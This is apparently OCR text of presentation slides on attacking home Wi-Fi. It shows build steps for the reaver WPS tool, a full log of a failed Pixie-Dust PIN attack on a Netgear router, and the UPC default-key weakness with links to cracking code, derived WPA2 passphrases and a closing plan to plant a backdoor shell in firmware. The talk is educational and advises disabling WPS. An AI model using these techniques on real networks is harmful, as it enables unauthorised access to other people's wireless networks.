
- git clone https://github.com/t6x/reaver-wps-fork-t6x
- Compile the source code:
  - cd reaver-wps-fork-t6x/
  - cd src/
  - ./configure
  - make
  - make install

Attacking WPS (Offline)





Attacking WPS (Offline)



```
[+] Nothing done, nothing to save.
root@kali:~/Desktop/pixiedust/reaver-wps-fork-t6x/src# reaver -i mon0 -b C0:3F:0E:51:FD:DA -C 10 -vvv -K 1 -f

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212 & Wiire & kib0rg

[+] Waiting for beacon from C0:3F:0E:51:FD:DA
[+] Associated with C0:3F:0E:51:FD:DA (ESSID: DeniseHome)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: 39:fe:5a:9f:cd:bb:d9:ac:00:45:67:32:fe:c5:dc:9f
[P] PKE: ba:87:c9:b4:d0:f3:bb:26:2e:ff:af:c4:15:a8:b0:0e:29:7e:5e:8b:b9:55:bb:54:7c:d3:84:33:8b:a2:67:7f:d5:00:e0:3f:73:
1:85:1d:22:35:84:1d:8e:9f:c5:29:d3:33:1c:cb:c3:cd:52:7f:20:a6:aa:4b:0a:c5:b0:a1:88:d2:74:94:10:6b:3a:cf:21:9e:64:f3:06:1
:54:47:72:91:53:49:42:52:2e:7b:b9:16:54:b0:a3:f2:58:aa:2f:b4:e5:5a:19:53:1f:41:cb:3d:f4:98:f2:0a:21:af:52:7b
[P] WPS Manufacturer: NETGEAR, Inc.
[P] WPS Model Name: WNR2000v2
[P] WPS Model Number: WNR2000v2
[P] Access Point Serial Number: 01
[+] Received M1 message
[P] R-Nonce: a7:69:3e:4b:03:66:60:23:c7:1f:fa:6d:2c:ff:c6:e1
[P] PKR: cc:85:19:3b:a6:46:94:aa:e8:ab:f0:f6:dc:f9:7a:d8:b9:9a:36:3d:1b:15:fe:e6:34:23:bd:64:75:d5:bc:16:3e:35:ca:bc:ad:
b:9b:5d:6d:e6:dd:0d:a6:06:94:52:53:1a:f6:6c:ef:cf:28:b3:52:12:ce:5d:ad:25:ac:af:11:0c:7d:0d:0a:35:88:42:3b:3f:c1:29:bc:2
:52:ed:6b:79:39:c6:b9:66:2b:d6:a5:ad:9e:9e:ec:e8:bd:5c:7d:b7:e7:62:9f:6e:e4:69:0b:ce:24:a0:49:52:8c:b8:03:19
[P] AuthKey: e1:ff:14:36:3b:60:81:d9:cb:a1:27:ac:20:f2:2c:09:6f:15:6f:7a:02:30:94:d5:9d:b3:69:fc:d0:99:2a:30
[+] Sending M2 message
[+] Received M1 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x03), re-trying last pin
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[!] EAP_FAILURE: TERMINATE
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x03), re-trying last pin
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: dc:59:f2:f6:c2:c8:26:be:da:ad:30:32:73:c3:29:c6
[P] PKE: ba:87:c9:b4:d0:f3:bb:26:2e:ff:af:c4:15:a8:b0:0e:29:7e:5e:8b:b9:55:bb:54:7c:d3:84:33:8b:a2:67:7f:d5:00:e0:3f:73:
1:85:1d:22:35:84:1d:8e:9f:c5:29:d3:33:1c:cb:c3:cd:52:7f:20:a6:aa:4b:0a:c5:b0:a1:88:d2:74:94:10:6b:3a:cf:21:9e:64:f3:06:1
:54:47:72:91:53:49:42:52:2e:7b:b9:16:54:b0:a3:f2:58:aa:2f:b4:e5:5a:19:53:1f:41:cb:3d:f4:98:f2:0a:21:af:52:7b
[P] WPS Manufacturer: NETGEAR, Inc.
[P] WPS Model Name: WNR2000v2
[P] WPS Model Number: WNR2000v2
[P] Access Point Serial Number: 01
[+] Received M1 message
[P] R-Nonce: bb:69:f0:f4:2f:04:02:0c:7c:83:3c:8f:1e:33:03:97
[P] PKR: 4c:2f:0c:bd:a1:ae:8f:33:f4:28:3a:55:5f:e0:06:d3:23:72:cd:45:c1:bc:5c:99:ad:c3:7c:ce:e6:ae:6f:41:9e:6d:f7:e6:43:
3:4f:57:d7:9d:94:c2:93:5f:58:17:a2:1e:a2:72:a9:32:42:d0:89:e0:05:17:05:bb:fe:ab:8c:40:92:d8:9d:9c:78:a8:74:42:69:04:90:8
:c0:fe:88:7b:52:28:43:85:ee:dd:ea:2b:c9:38:44:04:ad:08:22:77:a4:51:9d:b4:57:ff:50:2e:8b:f2:51:3c:83:74:6c:03
[P] AuthKey: bd:f2:32:f1:d5:3d:9b:0b:ff:a5:04:de:45:9c:19:75:3d:b1:60:65:8c:83:b6:51:cb:b3:99:e6:4b:2e:74:4b
[+] Sending M2 message
```

Attacking WPS (Offline)


```
[P] AuthKey: bd:f2:32:f1:d5:3d:9b:0b:ff:a5:04:de:45:9c:19:75:3d:b1:60:65:8c:83:b6:51:cb:b3:99:e6:4b:2e:74:4b
[+] Sending M2 message
[P] E-Hash1: 39:fb:56:d9:b4:b7:7d:16:07:fc:10:4d:de:e2:35:42:21:e5:9f:23:21:a8:69:33:8a:67:80:30:ea:0c:0a:1c
[P] E-Hash2: d2:9d:51:eb:ad:2e:a6:6c:0a:30:ea:b0:8a:da:48:df:3d:87:f1:13:35:2d:72:f4:75:21:87:cb:5a:c8:47:27
[+] Running pixiewps with the information, wait ...
[Pixie-Dust]
[Pixie-Dust]   Pixiewps 1.1
[Pixie-Dust]
[Pixie-Dust]   [-] WPS pin not found!
[Pixie-Dust]
[Pixie-Dust]   [*] Time taken: 1 s
[Pixie-Dust]
[+] Pin not found, trying -f (full PRNG brute force), this may take around 30 minutes
[Pixie-Dust]
[Pixie-Dust]   Pixiewps 1.1
[Pixie-Dust]
[Pixie-Dust]   [-] WPS pin not found!
[Pixie-Dust]
```

Attacking WPS (Offline)

- Summary:
  - In my case the attack didn't work
    - Router Model Netgear WNR2000 V2
  - If the router is vulnerable to this attack it took max. 30min to get the pin
  - Strongly recommended to turn of WPS

UPC Cablecom Securitygap

- attacker can get possibly the Wi-Fi password because of the SSID
- The WLAN SSID and Password is not just a random value, it can be calculated trough the routers serial number
- Not all router models are affected



UPC Austria
13. Januar um 05:31 ·

Liebe Community, wir informieren zurzeit unsere Kunden, dass das werkseitige Standardpasswort des WLAN-Netzes möglicherweise von Unbefugten erraten werden kann. Nach derzeitigem Stand ist uns zwar kein Fall des Missbrauchs bekannt, wir empfehlen euch aber trotzdem unbedingt ein persönliches WLAN-Passwort zu verwenden.
Eine konkrete Schritt für Schritt Anleitung zum Setzen eines persönlichen Passwortes findet ihr hier: bit.ly/UPC-WLANPasswort
Kunden, die bereits ein persönliches Passwort verwenden, müssen nichts unternehmen. Bei Fragen unterstützen wir euch gerne, schickt uns hierfür einfach eine PN mit euren Kundendaten (Kundennummer und Telefonnummer). Euer UPC Social Media Team

Gefällt mir Kommentieren


UPC Cablecom Securitygap

- The technical background how to calculate the potential passwords can be found here:
  - https://www.nickkusters.com/en/Services/UPC-Details
- A source code written in C can be found here:
  - http://haxx.in/upc_keys.c
- Some online cracking ressources can be found here:
  - http://haxx.in/upc-wifi/
    https://upc.michalspacek.cz/
    https://www.0x.tf/upc/upc_keys.html

UPC Cablecom Securitygap

- On the routers backside we should find a label like this
- I was curious if I find a screenshot of a router that shows the backside that I ca test the online cracking tool.

UPC Cablecom Securitygap



ESSID UPC 0000000

Wireless Frequency ○ 2.4GHz ○ 5GHz ◉ 2.4GHz+5GHz


Recover key(s)


UPC1380292 - 2.4GHz

```
-> WPA2 phrase for 'SAAP19378692' = 'RCYFHSTU'
-> WPA2 phrase for 'SAAP19381892' = 'PZVBGVRH'
-> WPA2 phrase for 'SAAP25704292' = 'ZERQBCHH'
-> WPA2 phrase for 'SAAP32026692' = 'GUDEQDCD'
-> WPA2 phrase for 'SAAP59378692' = 'HJEYDEEF'
-> WPA2 phrase for 'SAAP59381892' = 'UEXAPJEJ'
-> WPA2 phrase for 'SAAP65704292' = 'GBTSCACY'
-> WPA2 phrase for 'SAAP72026692' = 'DXJPAWGK'
-> WPA2 phrase for 'SAAP99378692' = 'PYJQRFNT'
-> WPA2 phrase for 'SAAP99381892' = 'PHASHFZJ'

found 10 possible WPA2 phrases, enjoy!
```

UPC Cablecom Securitygap

UPC Cablecom Securitygap





Forecast

- Build your own Hacking Gadged based on OpenWRT
- Install pentest tools
- Use binwalk to extract firmware
- modify firmware and upload backdoorshell

Thanks for your attention!